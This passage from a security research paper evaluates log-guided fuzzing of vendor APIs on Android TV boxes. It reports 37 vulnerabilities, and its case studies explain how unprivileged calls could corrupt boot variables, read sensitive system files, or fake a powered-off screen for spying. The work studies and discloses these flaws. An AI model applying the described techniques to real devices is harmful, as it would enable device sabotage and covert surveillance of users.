We run our log-guided fuzzing on 11 Android TVBoxes. We discovered 37 security-critical flaws leading to various cyber attacks (11), physical disturbances (16) and memory corruptions (10). We reported the vulnerabilities to the responsible vendors: NVidia ranked the cases as Critical and has already patched them. Xiaomi has fixed the flaws. Here we report the evaluation results of our proposed technique.

9.1 SmartTV Device Collection

Our samples include 11 popular Android TVBoxes, ranking high according to different buyers' guides in North America

Table 1: Target TVBox Devices.

Device	Vendor	OS	Services	Recovered APIs	API Breakdown		
					Native	Java	Hybrid
MIBOX3	Xiaomi	6.0.1	5	49	49	0	0
X96	Ebox	6.0.1	7	101	91	6	4
RK MAX	RockChip	6.0.1	6	76	0	34	42
SHIELD	NVidia	7.0	17	73	33	13	27
X3	ZXIC	7.1	1	12	0	0	12
H96 Pro +	Ebox	7.1	7	95	85	6	4
V88	RockChip	7.1.2	7	75	0	19	56
MIBOX S	Xiaomi	8.1	2	31	0	0	31
RK3318	RockChip	9.0	1	29	0	0	29
Q+	CAT95S1	9.0	4	25	17	0	8
GT King	Beelink	9.0	1	37	0	0	37

Table 2: Log Dumps Statistics per API.

	Baseline Log		Target Log		Target Messages	FP	FN
	Raw	Reduced	Raw	Reduced			
Avg size	332 KB 2900 Lines	81 KB 376 Lines	21 KB 141 Lines	13 KB 79 Lines	7 Avg 139 Max	16%	5%

and Europe [1, 16, 19] from Dec 2018 to May 2020. Due to geographical restrictions (i.e., certain TVBoxes are not sold in our region), some of the samples are *variants* of the models listed in [1, 16, 19]. Note that we could have expanded our testing to include TVs with built-in monitors (e.g., Sony Bravia). However, due to their cost difference, we limited our testing to the TVBoxes. As shown in Table 1, our samples cover 8 vendors and operate Android versions 6.0.1 to 9.

Breakdown of Vendor Additions. Columns 4-5 of Table 1 show the number of custom system services and APIs. On average, the SmartTVs include ∼6 custom services, with NVidia Shield having the highest number (17). These services introduce all together 603 new APIs. Columns 6-9 further depict the implementation style of these APIs: the Java ones account for 13% on average. This clearly justifies the need for our proposed testing, as it is very difficult to infer any implementation details of the rest APIs with the current state-of-the-art Android binary analysis. Note that Java and hybrid APIs are recovered through static bytecode analysis.

9.2 Recovered Native Functions Interfaces

Column 6 in Table 1 shows the number of native APIs recovered through our proposed binary analysis. In total, we recovered a total of 275 native API interfaces, spanning 5 devices. As shown, these native APIs account for the majority of overall recovered APIs (44%). We note that that certain vendors (e.g, ZXIC, RockChip, Beelink) did not introduce custom system services at the native layer. Rather, their newly introduced services are all defined at the Java layer. Hence, there were no recovered native APIs in those devices.

Table 3: Trained Classifiers Accuracy

Classifier	# Positive Samples	Accuracy (%)	Precision (%)	Recall (%)	F1
InputValidation	6269	95.02	94.19	91.65	92.9
Numerical const Equality	131	99.64	76.78	82.17	79.22
Range Check	372	99.82	95.25	98.11	96.62
Param Not 0 / NULL	3684	97.59	92.68	96.42	94.5
String Not Empty	189	99.78	88.4	96.58	92.23
String const Equality	259	99.71	83.22	93.23	87.86
String Prefix Equality	186	97.66	87.17	94.48	80.43
String Length Equality	232	95.13	79.78	83.07	81.63
String is File	107	98.77	77.65	84.12	78.98

Due to the lack of ground truth (no symbols), we cannot explicitly validate the completeness of the recovered interfaces (i.e., number of recovered native functions), nor their correctness (e.g, parameter types and count). To approximate the completeness and correctness of our recovery approach, we rely on the intuition that custom native APIs *might be used* by other components in the system. Even if the registration site is at the native layer, other system components and apps at the Java layer can still retrieve an instance of the native services' Binder proxies (`IBinder` instance), using `ServiceManager.getService("service_name")` (where "`service_name`" is the native service name) and invoke corresponding native APIs through `IBinder.transact()`. Hence, by statically retrieving invocation sites to these native APIs and cross comparing them with our recovered interfaces, we can approximate the validity of our approach. Note that this approximate solution only samples the entire space as certain native APIs might be exclusively used by native components. Our solution works as follow: we start by dissembling framework and preloaded apps and extract corresponding entry points - i.e., public APIs in framework classes, public methods in app components, such as `onCreate` in Activities and `onReceive` in Broadcast Receivers. We then build a CFG for each entry, traverse it to identify invocations to `ServiceManager.getService`, and perform lightweight data-flow analysis to extract the supplied `service_name`. If it matches a native service, we use def-use analysis to locate invocations to `transact()` on the returned IBinder instance and extract the parameters: transaction code, data and reply parcels. We perform further def-use analysis on the parcels to extract interface parameter types (see Section 4).

Table 4 shows the comparison results for the static analysis and the interface recovery module (Section 4) for the ROMs defining native service(s). With the exception of Q+ in which our static analysis did not find any used native APIs, it located the usage of ∼73% of recovered APIs in the rest 4 ROMs. Specifically, it identifies 9 native system services (Column 2), and 184 native APIs (Columns 3 and 4) used within the Java framework and preloaded apps (we note that APIs used in the apps may also be used within the framework). As shown in Column 5, each one of these used APIs had a perfect match in our recovered API set - hence validating the correctness of our interface recovery approach, and highlighting its high coverage (no API has been missed).

Note that although we cannot corroborate these results for the rest unused APIs, the fact the fuzzer can execute them successfully implies that the interfaces are likely correct.

Table 4: Recovered Native Interfaces Validation Results

Device	# Used Native Services	# Used Native APIs		% APIs matching Recovered Interfaces	% Used APIs / Recovered
		Framework classes	Preloaded apps		
MIBOX3	2	43	7	100%	95.5%
X96	3	70	38	100%	76.9%
SHIELD	1	13	13	100%	39.3%
H96 Pro+	3	71	36	100%	83.5%
Q+	0	0	0	NA	0%

9.3 Evaluation of Log Analysis

Here we evaluate the effectiveness of our proposed strategies to generate input specifications from the analyzed logs.

Identifying Target API Log Messages. Table 2 reports statistics of the analyzed log dumps. Columns 2 and 4 show the average size of a raw baseline log (i.e., before API invocation) and a raw target log (i.e., after invocation), respectively. As shown, the size of target logs is smaller, since we purposely clear the log buffer before each API execution. Columns 3 and 5 report the average reduced size of baseline and target logs, respectively. The reduction is performed through log normalization (e.g., normalizing concrete values to a common symbolic space holder) and redundant message removal. As shown, the reduction yields an average 75%, 38% decrease of the raw baseline and target logs size, respectively, allowing efficient analysis. Column 6 presents the average count of log lines that our statistical analysis flagged as target messages. As shown, the APIs triggered 7 messages (avg). Observe that some APIs triggered no target messages at all, while others triggered up to 139 messages. To measure the FP and FN of our statistical method, we manually inspected the logs of 150 APIs. As shown, 16% of the cases were incorrectly flagged as target messages, meanwhile, 5% were missed by our method.

Identifying and Classifying Input-validation Messages. Table 3 reports the performance of a few classifiers. Column 2 reports the positive sample size for each classifier. Note that the first classifier - for predicting input validations - was trained on the whole dataset (∼57000), while the rest classifiers - for predicting input validation categories - were trained only on input validation messages (i.e., 6269). To evaluate the constructed models. We used the standard 10-fold cross-validation. We also ran it 10 times. As shown in Table 3, most of the classifiers achieve very good accuracy, precision and recall. Certain classifiers exhibit relatively lower precision and recall due to the smaller positive sample size.

9.4 Testing Evaluation.

Testing Setup. We conduct our static and dynamic analysis, log analysis, state capture and comparison in a 4-cores computer (Intel®Core™ i7-2600 CPU @ 3.40GHz). To redirect the HDMI signals to the external observer, we use an HDMI Video Capture Device (USB 3.0 1080P 60 FPS Video and Audio Grabber). We use adb for testing orchestration. Our conducted fuzzing takes on average ∼16 sec per test case.




Figure 8: Availability and Breakdown of Observed Logs

More details can be found in Appendix.

Availability of Logs. A basic requirement for the success of our proposed log-guided fuzzing is the availability of log messages, particularly those related to input validations. Besides, we observe during our testing that not all input validations are *equally useful* for instructing the fuzzer to generate valid inputs; messages such as *"invalid value"* or *"illegal input"* do not contain specifications about the inputs. Thus, another important requirement for the success of our strategy is that log messages should be useful enough to guide the fuzzer to generate valid inputs and subsequently discover newer states. We report in Figure 8, a detailed breakdown of these log criteria observed during our testing of the APIs per SmartTV. As shown, on average 87% APIs triggered at least 1 log message and 46% triggered at least 1 input validation; meaning that 54% of the APIs do not have any input validation. Besides the reason that developers may not wish to log failed validations, this is also due to the fact that certain tested APIs had void parameters[2]. As shown in the same figure, 6.5% APIs triggered a non-useful input validation, meaning that our technique is most beneficial in the rest 39% cases.

Efficacy of Log-Guidance in Testing the APIs. To showcase the significance of our log-guidance, we count the number of input validations observed over the testing of an API and its effectiveness in uncovering new log states. We define a new log state as a unique set of target messages dumped during an API's execution, not seen in any previous testing iteration. The results are shown in Figure 9. The plot reads as follows: the x-axis depicts the # of unique log states and the y-axis shows the # of observed input validations. The bubbles depict the percentage of the tested API exhibiting a unique x-y combination. For instance, the 15% bubble at (2,1) means that 15% of the APIs have one (useful) validation message, which is leveraged by our technique to discover 2 unique log states. All the bubbles above the x-axis, which sum up to 46%, denote our technique can yield at least one new state.

[2]We test APIs with void parameters once, since they might also contain vulnerabilities.




Figure 9: Significance of Log-Guidance over the Tested APIs




Figure 10: Coverage Approximation

Code Coverage Approximation. Due to the lack of SmartTV additions' source code, leveraging static code instrumentation to trace exercised code regions is not feasible. Leveraging dynamic binary instrumentation for the same purpose is not feasible either since we cannot run the instrumented binaries in the (unrooted) smartTVs nor use existing emulators because of hardware dependencies. Nonetheless, to gauge the code coverage of our approach, we propose a simple approximation for the Java-level APIs (pure and hybrid implementations). Since we can only observe the execution log during testing, we propose to statically extract all messages logged by a target API's implementation and compare them with those observed during the execution. Ideally, the static extraction of the log statements should be performed in a path-sensitive fashion such that each code path is mapped to an ordered sequence of (potentially) logged messages. A sequence matching the log of a particular execution of the target API indicates that the code path has been covered during execution. However, path-sensitive analysis is quite expensive and would not scale to tackle deep code paths. Thus, we propose to further simplify our approximation by statically extracting the log messages through path-insensitive analysis and looking for their occurrences in the target execution logs. Note that this approach is inherently limited since (a) not all code regions include a log statement and (b) more than one log message might reside within a code region.

Figure 10 depicts the achieved results per ROM. As shown, the approximate code coverage varies significantly among the ROMs, ranging from 34% in H96 Pro+ and X96 to 80% in GT King and MIBOX S. To understand the root causes behind the missed code regions (i.e., a statically extracted message was not identified in any execution log), we randomly selected 50 missed log messages and inspected their Java (bytecode) implementations. The majority of the missed log statements were guarded by conditions reflecting system-wide persistent settings (e.g, device model, build info) or environment-specific properties (like debug mode, network state). Since these conditions were not satisfied and remained unaffected during fuzzing, it is justifiable to miss those branch paths.

9.5 Findings

In this section, we verify the validity of our log-guided fuzzing in discovering security flaws in the tested SmartTV APIs.

Vulnerabilities Breakdown. By performing log-guided fuzz testing – alongside our specialized feedback monitoring, we uncovered 37 vulnerabilities in the collected TVBoxes. Table 5 reports a breakdown of the vulnerabilities. As shown, the flaws can be exploited to cause consequences of disparate security levels; ranging from high-impact cyber threats (denoted by CT), such as corrupting critical boot environment settings, overwriting system files and accessing highly-sensitive data, to memory corruptions (MC), and to significant physical disturbances (PD), affecting the overall SmartTV experience. As further shown in the Table, the vulnerabilities are pretty prevalent, affecting each tested device (1 to 9 unique flaws per device) and spanning over 11 distinct services and 30 unique APIs (17% of recovered APIs). Observe that some of the APIs led to different attacks depending on the supplied parameters.

A further dive into these vulnerabilities, particularly cyber threats and physical disturbances (see representative cases in Section 10) indicates that they are a consequence of weak and missing access control enforcement by the SmartTV vendor developers. The underlying functionality of the victim APIs should not be available to third party and unprivileged apps. In fact, similar functionalities (e.g., reading and overwriting private files, manipulating system-wide display settings) are all protected with high-privilege requirement in AOSP, hence cannot be accessed by third-party apps. The memory corruptions though, were caused by improper mediation of inputs (e.g., supplied integer reflects an out-of-bound index value).

Vulnerabilities in Native APIs. Column 3 in Table 5 lists the recovered names of the victim APIs. As shown, for APIs whose definition lies within the native layer, we report the corresponding binder transaction Id instead - since no symbols are present. As depicted, 17 flaws (46%) were caused by purely native APIs, clearly justifying the need for our binary analysis for recovering native functions interfaces.

Significance of Log-Guided Fuzzing in Discovering the Vulnerabilities. To showcase the significance of our log-guided input inference, we report in Column 6 the number of victim APIs that triggered at least one (useful) input validation message – which we leveraged to extract input specifications and accordingly drive the next fuzzing iteration towards discovering the vulnerable code path. As shown, 22 cases (59%) triggered at least one input validation message indicating various semantics about the supplied inputs, including string format types (e.g., file paths as in `systemmix.Transaction2`, `gpio.Transaction1`), typical keywords in `systemmix.Transaction16777215` and `Display_manager.enableInterface`, and valid input ranges in `Display_manager.setScreenScale`, etc.

As mentioned in Section 6, our fuzzer further leverages non-input related log messages - triggered by a target API, to derive whether a new state has been uncovered thanks to the current inputs and accordingly drive the next fuzzing iteration (e.g., fix most recent log-inferred inputs and mutate others). To showcase the prevalence and significance of non-input related log messages in *contributing* to the vulnerabilities discovery, we show in Column 7 the victim APIs which triggered at least one non-input related log message after the first fuzzing iteration. We observe that for all the 20 cases, non-input related messages *complemented* the role of input validation messages in discovering the vulnerabilities.

To further demonstrate the overall significance of our log-guided fuzzing in discovering the vulnerabilities, we report the time required to expose each vulnerability using a random (Column 10) and log-guided approach (Column 11). Specifically, we run our testing of the APIs (each API is tested for a maximum 24 hours) with randomly generated and log-inferred specifications (if any) and report the following: (A) Our log-guided fuzzing outperforms random fuzzing in the cases where the victim APIs logged an input specification: (1) for the cases whose triggers are difficult to generate (72% of the cyber threats, 59% cases with input validations, and 35% overall cases), random testing has timed-out without any success. In contrast, the vulnerabilities were quickly exposed using the log-generated specs. (2) In the rest cases - i.e., inputs can be generated using random approach, our approach detects the vulnerabilities faster than random fuzzer. (B) Our log-guided fuzzing performs comparably to random fuzzing if no log-guided specs can be inferred. This is intuitive as our approach falls back to random fuzzing in such cases.

Significance of Feedback Monitoring Channels in Detecting the Vulnerabilities. Our proposed testing leverages two channels - log feedback and external observer - to assess the outcome of an executed test case. Columns 8-9 report the significance of each channel in detecting the flaws. Observe that most of the cyber threats (CT) and all the memory corruptions (MC) can be detected by monitoring the logs. However, our external observer is more suitable for detecting the physical anomalies: 15/16 of the reported disturbances did not trigger any crashes at the log level and thus would go undetected without accounting for physical manifestations.

10 Case Studies

We discuss here 3 out of our discovered attacks. A description of another selected attack is in Appendix.

Cyber Attack I: Complete Device Breakdown. Our fuzzer uncovered that a custom API allows appending user-supplied inputs to a critical file (`"/dev/block/env"`), which contains important boot environment variables. If executed repeatedly, the API leads to corrupting this critical file, subsequently leading to a complete device breakdown as it cannot reboot due to the corrupt boot variables - even under safe-mode.

Our proposed approach has enabled us to uncover this vulnerability as follows: Initially, our fuzzer generated random inputs (`String ="ABC", String = "DEF"`) according to the recovered API's function interface. The subsequent executions led to several target log messages, which were fed to our trained classifiers. The *InputValidation* classifier flagged the message `"[ubootenv] ubootenv variable prefix is: ubootenv.var"` as an input validation. The sub-classifier *StringPrefix* (see Classifier 7 in Table 3 in Section 9.3) further predicted a fine grained category of the validation; namely string prefix validation. The fuzzer then extracted the specification "String Prefix value is `"ubootenv.var"`". Note that such extraction is guided by models learned from the training samples (Section 5.2.1). With the guidance, in the next iteration, our fuzzer speculates that `ubootenv` denotes the first string parameter and generates a new input (`String = "ubootenv.var", String = "DEF"`). The following execution then triggered new target messages: `[ubootenv] update_bootenv_varible name [ubootenv.var._deepcolor]: value [DEF]` and `[ubootenv] Save ubootenv to /dev/block/env succeed!`, indicating that new states were explored. Observe that without log-guidance, a random approach is unlikely to discover such new states. As the last identified messages did not indicate any input validations according to our classifiers (but rather just a new state), our fuzzer continues to mutate the variables while respecting the previously inferred specifications - e.g, by appending a random string `"ABC"` to the prefix `String = "ubootenv.var"`. The subsequent execution led to similar log messages (i.e., `update_bootenv_varible name [ubootenv.var.ABC_deepcolor]: value [DEF]`). After 0.11h, we detected a SIGSEGV fault and an overall system shutdown. Attempting to reboot the device afterwards was not successful due to the corrupt boot variables.

Cyber Attack II: Read sensitive system files. Our technique uncovers another flaw on one of the victim devices, enabling unprivileged callers to access highly-sensitive data stored anywhere on the device. Our log-guidance facilitated the discovery of this flaw as follows: Our fuzzer started by generating random inputs (`String ="ABC",`

Table 5: Details about Discovered Attacks

Flaw Type	Service	API	Description	Victim Devices (s)	Log-Guided			External Feedback	Exposing Time	
					Input Inference	New state Inference	Feedback Inference		Random	Guided
CT	system_control	Transaction Id 47	Corrupt boot environment variables	H96 Pro	✓	✓	✓	✓	Timed out	0.11h
CT	mount	createRemoteDisk	Overwrite System Directories	Nvidia Shield	✓	✓	✓	✓	Timed out	4.71h
CT	mount	destroyRemoteDisk	Delete Files in internal memory	Nvidia Shield	✓	✓	✓	✓	Timed out	2.14h
CT	window_manager	dispatchMouse	inject mouse coordinates	V88, Max	✗	✗	✗	✓	0.03h	0.04h
CT	window_manager	dispatchMouseByCF	inject mouse coordinates	V88, Max	✗	✗	✗	✓	0.03h	0.03h
CT	systemmix	Transaction Id 16777215	Change persistent system properties	Q+	✓	✓	✓	✗	Timed out	0.14h
CT	systemmix	Transaction Id 2	read highly-sensitive data	Q+	✓	✓	✓	✗	Timed out	0.14h
CT	gpio	Transaction Id 1	overwrite certain system files	Q+	✓	✓	✓	✗	Timed out	0.19h
CT	gpio	Transaction Id 16777215	read highly-sensitive data	Q+	✓	✓	✓	✗	Timed out	0.15h
CT	SubTitleService	load	create hidden files under /sdcard/	GT King	✓	✗	✓	✗	Time out	0.05h
CT	CecService	Transaction Id 1	reboot device into recovery mode	MIBOX4	✗	✗	✓	✓	0.03h	0.03h
MC	Imageplayer	Transaction Id 2	Memory Corruption	MIBOX3, X96, H96	✗	✗	✓	✓	0.15h	0.17h
MC	Imageplayer	Transaction Id 20	Memory Corruption	MIBOX3, X96, H96	✗	✗	✓	✓	0.11h	0.10h
MC	Imageplayer	Transaction Id 15	Memory Corruption	MIBOX3, X96, H96	✗	✗	✓	✓	0.45h	0.38h
MC	Imageplayer	Transaction Id 14	Memory Corruption	MIBOX3, X96, H96	✗	✗	✓	✓	0.47h	0.53h
MC	system_control	Transaction Id 17	Memory Corruption	H96	✓	✗	✓	✗	Timed out	0.07h
MC	Display_manager	getCurrentInterface	Memory Corruption	RK MAX	✓	✓	✓	✗	1.45h	0.11h
MC	Display_manager	enableInterface	Memory Corruption	RK MAX	✓	✓	✓	✗	Timed out	0.07h
MC	Display_manager	switchNextDisplayInterface	Memory Corruption	RK MAX	✓	✓	✓	✗	0.57h	0.23h
MC	systemmix	Transaction Id 16777215	Memory Corruption	Q+	✓	✗	✓	✗	Timed out	0.13h
MC	drm	setGamma	Memory Corruption	RK MAX	✓	✗	✓	✗	0.33h	0.11h
PD	Display_manager	switchNextDisplayInterface	Drop HDMI signal	V88, Max	✓	✓	✗	✓	0.05h	0.02h
PD	Display_manager	switchNextDisplayInterface	Corrupt display	Max	✓	✓	✗	✓	0.05h	0.03h
PD	Display_manager	getCurrentInterface	Corrupt display	Max	✓	✓	✗	✓	0.08h	0.02h
PD	Display_manager	setContrast	Blackout display	V88, Max	✗	✗	✗	✓	0.07h	0.1h
PD	Display_manager	setScreenScale	Rescale display	V88, Max	✓	✓	✗	✓	0.03h	0.02h
PD	Display_manager	enableInterface	Drop HDMI Signal	V88, Max	✓	✓	✗	✓	Timed out	0.02h
PD	Display_manager	setHue	Manipulate color aspects	V88, Max	✗	✓	✗	✓	0.38h	0.29h
PD	Display_manager	setSaturation	Manipulate color aspects	V88, Max	✗	✓	✗	✓	0.17h	0.19h
PD	Display_manager	setBrightness	Manipulate color aspects	V88, Max	✗	✓	✗	✓	0.18h	0.22h
PD	system_control	Transaction Id 13	Blackout Display	X96, H96	✓	✓	✗	✓	0.11h	0.03h
PD	system_control	Transaction Id 16	Rescale display	X96, H96, MIBOX3	✗	✗	✗	✓	0.54h	0.37h
PD	system_control	Transaction Id 16	Corrupt display	X96, H96, MIBOX3	✗	✗	✗	✓	0.46h	0.33h
PD	system_control	Transaction Id 15	Disable mouse pointer	X96, H96, MIBOX3	✗	✗	✗	✓	0.05h	0.03h
PD	system_control	Transaction Id 23	Mute Sound System	X96, H96, MIBOX3	✓	✓	✗	✓	Timed out	0.02h
PD	tvout	setPosition	Rescaling the display	X3	✗	✗	✗	✓	0.14h	0.15h
PD	tvout	setNewSdf	Stop streaming services	X3	✓	✗	✗	✓	0.06h	0.02h

`int = 3`) according to the responsible API's function interface. The execution triggered the following messages: `SystemMixService::putFileData() filepath=ABC count=3`, `SystemMixService: cannot open file ABC to read` and `read data is .` Our trained classifiers flagged the second message as an input validation and as a *StringIsFile* (by classifier 9 in Table 3). It accordingly extracted the following specifications for the first parameter: "a string parameter denotes a file". Since there is only one string parameter, in the following mutation, our fuzzer generated the value "/data/system/passwd" - referring to a valid file on the system. The fuzzer then uncovered a new log state `SystemMixService::putFileData() filepath=/data/system/passwd count=3` and `read data is <co`. Similar to the previous case study, our fuzzer continued with random mutations to uncover other potential new states - since no more specs were identified. Observe that for this case, we log the returned value of the target API and instrument our log analyzer to compare the value against that of the supplied file content (known before hand). Note that this intervention is done only for APIs with non-empty return values and carried out automatically.

Physical Disturbance: Dropping HDMI Signal for a Fake-Off Mode. Dropping the HDMI signal is a privileged operation initiated by the system when turning off the TVBox or when switching display interfaces. We found that this functionality is accessible to non-privileged apps in a few TVBoxes. Since a broken HDMI signal indicates a powered-off source, it can be maliciously used to trick the user into believing that the system is off (while it is still running). With the help of other SmartTV peripherals, such as the remote controller's built-in mic (as reported in WikiLeaks' *Weeping Angel* case [9]), an attacker can exploit this functionality to fake an off mode and spy on the SmartTV users.

11 Threats to Validity and Limitations

In this section, we discuss various factors that may affect the validity of achieved results, and significance of log-guided fuzzing, along with its limitations.

One validity threat lies in the selected SmartTV samples in our study: The low-cost and limited number of SmartTVs may not represent all respective Android based SmartTVs; specially those from high-end vendors (e.g., Sharp, Sony). To tackle this threat, we made sure to cover a reasonably diverse set of devices (including those from popular vendors such as Xiaomi and NVidia). Our dataset size is smaller than many used in static analysis, nonetheless, for a dynamic analysis, our set is aligned with the literature.

Our fuzzer is highly dependent on the availability of log messages, particularly those related to input validations and those signaling important feedback; which poses another threat to our results. The amount and usefulness of execution logs obtained during our testing may not well represent all logs of other SmartTVs' additions. Besides, our approach is reliant on the accuracy of target log messages identification.

We attempted to manage this threat through proposing a statistical method and classification models. Another threat to validity lies in the lack of precise measurement of code coverage, due to the black-box nature of SmartTV native additions. To mitigate the threat, we leverage the best resources available and show that our technique is effective in finding vulnerabilities and achieving good approximate coverage (measured by the number of covered logging statements in the Java portion).

12 Related Work

Grammar Inference. During fuzzing, it is essential to generate inputs with valid formats. For the programs whose input format (or grammar) is unknown, grammar inference can be a viable approach. Most of the existing grammar inference techniques are either whitebox or greybox. For instance, AUTOGRAM [27] and REINAM [36] conduct dynamic tainting and symbolic execution respectively to infer input grammars. Grimoire [23] infers the input grammar by instrumenting the program and observing the code coverage for each input mutation. REDQUEEN [20] does not directly infer grammars. By observing branch conditions during fuzzing, it can detect keywords and magic numbers in the inputs. Unfortunately, these techniques require code instrumentation and collecting fine-grained feedback such as code coverage or execution trace, which is not feasible in the SmartTV fuzzing scenario. Some grammar inference techniques are blackbox. For instance, GLADE [22] can automatically synthesize program input grammars from a set of program inputs, which are either accepted or rejected by the target program. While this approach is more practical than the whitebox or greybox approaches, it still requires a set of high-quality inputs (especially the accepted inputs). Unfortunately, for SmartTV fuzzing, we do not have any inputs to begin with. This is why we have to perform execution log analysis to infer potential specifications and generate possibly good inputs, and rely on log-guided fuzzing to increase code coverage.

Coverage-Guided Fuzzing. Evolutionary fuzzing that is guided by a variety of coverage information (e.g., edge coverage, calling contexts, and memory access patterns) has approved to be very effective in finding vulnerabilities in realworld programs. For instance, AFL [3] relies on code coverage information to select and mutate seeds. AFL-sensitive [33] further studies the impact of different coverage metrics. Some state-of-the-art fuzzers [37, 38] leverage the code coverage to infer the input field format to improve fuzzing performance. However, in SmartTV fuzzing, we cannot obtain these kinds of coverage information. Since log messages are available, in this work, we develop a novel fuzzing technique that is guided by the coverage of log messages.

Observing Anomalies through Fuzzing. Most state-of-the-art fuzzers [3, 33] can detect potential vulnerabilities through checking whether the target crashes. A few approaches though (e.g., address sanitizer [2], thread sanitizer [8]) propose enhancements to the fuzzer's ability to capture anomalous behaviors. As these fuzzers observe anomalies in-box, they cannot detect physical anomalies, triggered by SmartTV APIs.

SmartTV Security. Oren et al. [29] describe attacks on SmartTVs causing a large-scale compromise on the Internet, due to flaws in combing broadband and broadcast systems in HbbTV. Closely related to our research is [28], which evaluates the SmartTV apps. The evaluation reveals erroneous practices in protecting critical data. In contrast, our work focuses on flaws in the framework.

IoT Security. The IoT market has attracted the attention of researchers. Zhang et al. [39] summarized security problems of IoT devices, (e.g, LAN mistrust, implementation flaws). To analyze IoT firmware, a few studies apply static analysis at source code [25] or at binary level [30]. Other studies [34, 41] conduct black-box testing. Our work features log-guided fuzzing. IOTFuzzer [24] employs fuzzing to discover memory corruptions in IoT devices. In contrast, our work is more general, detecting cyber and physical flaws.

13 Conclusion

To assess the security implications of SmartTV customization, we develop a novel log-guided dynamic fuzzing technique. Our approach provides a viable solution when instrumentation and collecting fine-grained execution feedback is not feasible. To detect SmartTV-specific anomalies (i.e., visual and auditory disturbances), we further propose a novel external observer which can detect potential physical anomalies triggered during fuzzing – which may not be detected in-box. Our technique proved to be effective through discovering 37 vulnerabilities in 11 Android TVBoxes.

Acknowledgments

This research was supported, in part by NSERC under grants RGPIN-07017, DGECR-00319, by NSF 1901242 and 1910300, and by ONR N000141712045, N000141410468, N000141712947, and N00014-17-1-2893. The RUC author was supported in part by NSFC under grant 62002361 and U1836209, and the Fundamental Research Funds for the Central Universities and the Research Funds of Renmin University of China under grant 20XNLG03. Any opinions, findings, and conclusions in this paper are those of the authors only and do not necessarily reflect the views of our sponsors.

References

[1] 25 Best Android TV Boxes For 2020. https://androidpcreview.com/best-android-tv-box/.

[2] Address sanitizer. https://github.com/google/sanitizers/wiki/AddressSanitizer.

[3] Afl. http://lcamtuf.coredump.cx/afl/.

[4] Demos. https://sites.google.com/site/smarttvdemos/.

[5] Keras: The deep learning library. https://keras.io.

[6] Radare2. https://www.radare.org/r/.

[7] Randoop. https://randoop.github.io/randoop/.

[8] Thread sanitizer. https://github.com/google/sanitizers/wiki/ThreadSanitizerCppManual.

[9] Vault 7: Cia hacking tools revealed. https://wikileaks.org/ciav7p1/cms/page_12353643.html.

[10] Wala. https://github.com/wala/WALA.

[11] What is the Best Way to Stare at Screens All Day? http://time.com/4789208/screens-computer-eye-strain.

[12] Japanese cartoon triggers seizures in hundreds of children. http://www.cnn.com/WORLD/9712/17/video.seizures.update, 1997.

[13] The secret life of c++: Runtime type information and casting. http://web.mit.edu/tibbetts/Public/inside-c/www/rtti.html, 2015.

[14] Ring's smart doorbell can leave your house vulnerable to hacks. https://www.cnet.com/news/rings-smart-doorbell-can-leave-your-house-vulnerable-to-hacks, 2016.

[15] Ransomware on smart tvs is here and removing it can be a pain. https://www.pcworld.com/article/3154226/security/ransomware-on-smart-tvs-is-here-and-removing-it-can-be-a-pain.html, 2017.

[16] Best Android TV Box 2019. https://www.144hzmonitors.com/best-android-tv-box, 2019.

[17] Smart TV Market: Global Industry Trends. https://www.researchandmarkets.com/research/zrxx5w/250_billion?w=4, 2019.

[18] The Connected Future. https://www.ericsson.com/en/mobility-report/internet-of-things-forecast, 2019.

[19] The 10 Best Android TV Boxes. https://wiki.ezvid.com/best-android-tv-boxes, 2020.

[20] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *NDSS*, 2019.

[21] Yann Bachy, Vincent Nicomette, Mohamed Kaâniche, and Eric Alata. Smart-tv security: risk analysis and experiments on smart-tv communication channels. *Journal of Computer Virology and Hacking Techniques*, 15:61–76, 2018.

[22] Osbert Bastani, Rahul Sharma, Alex Aiken, and Percy Liang. Synthesizing program input grammars. In *PLDI*, 2017.

[23] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing structure while fuzzing. In *USENIX Security*, 2019.

[24] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. Iotfuzzer: Discovering memory corruptions in iot through app-based fuzzing. In *NDSS*, 2018.

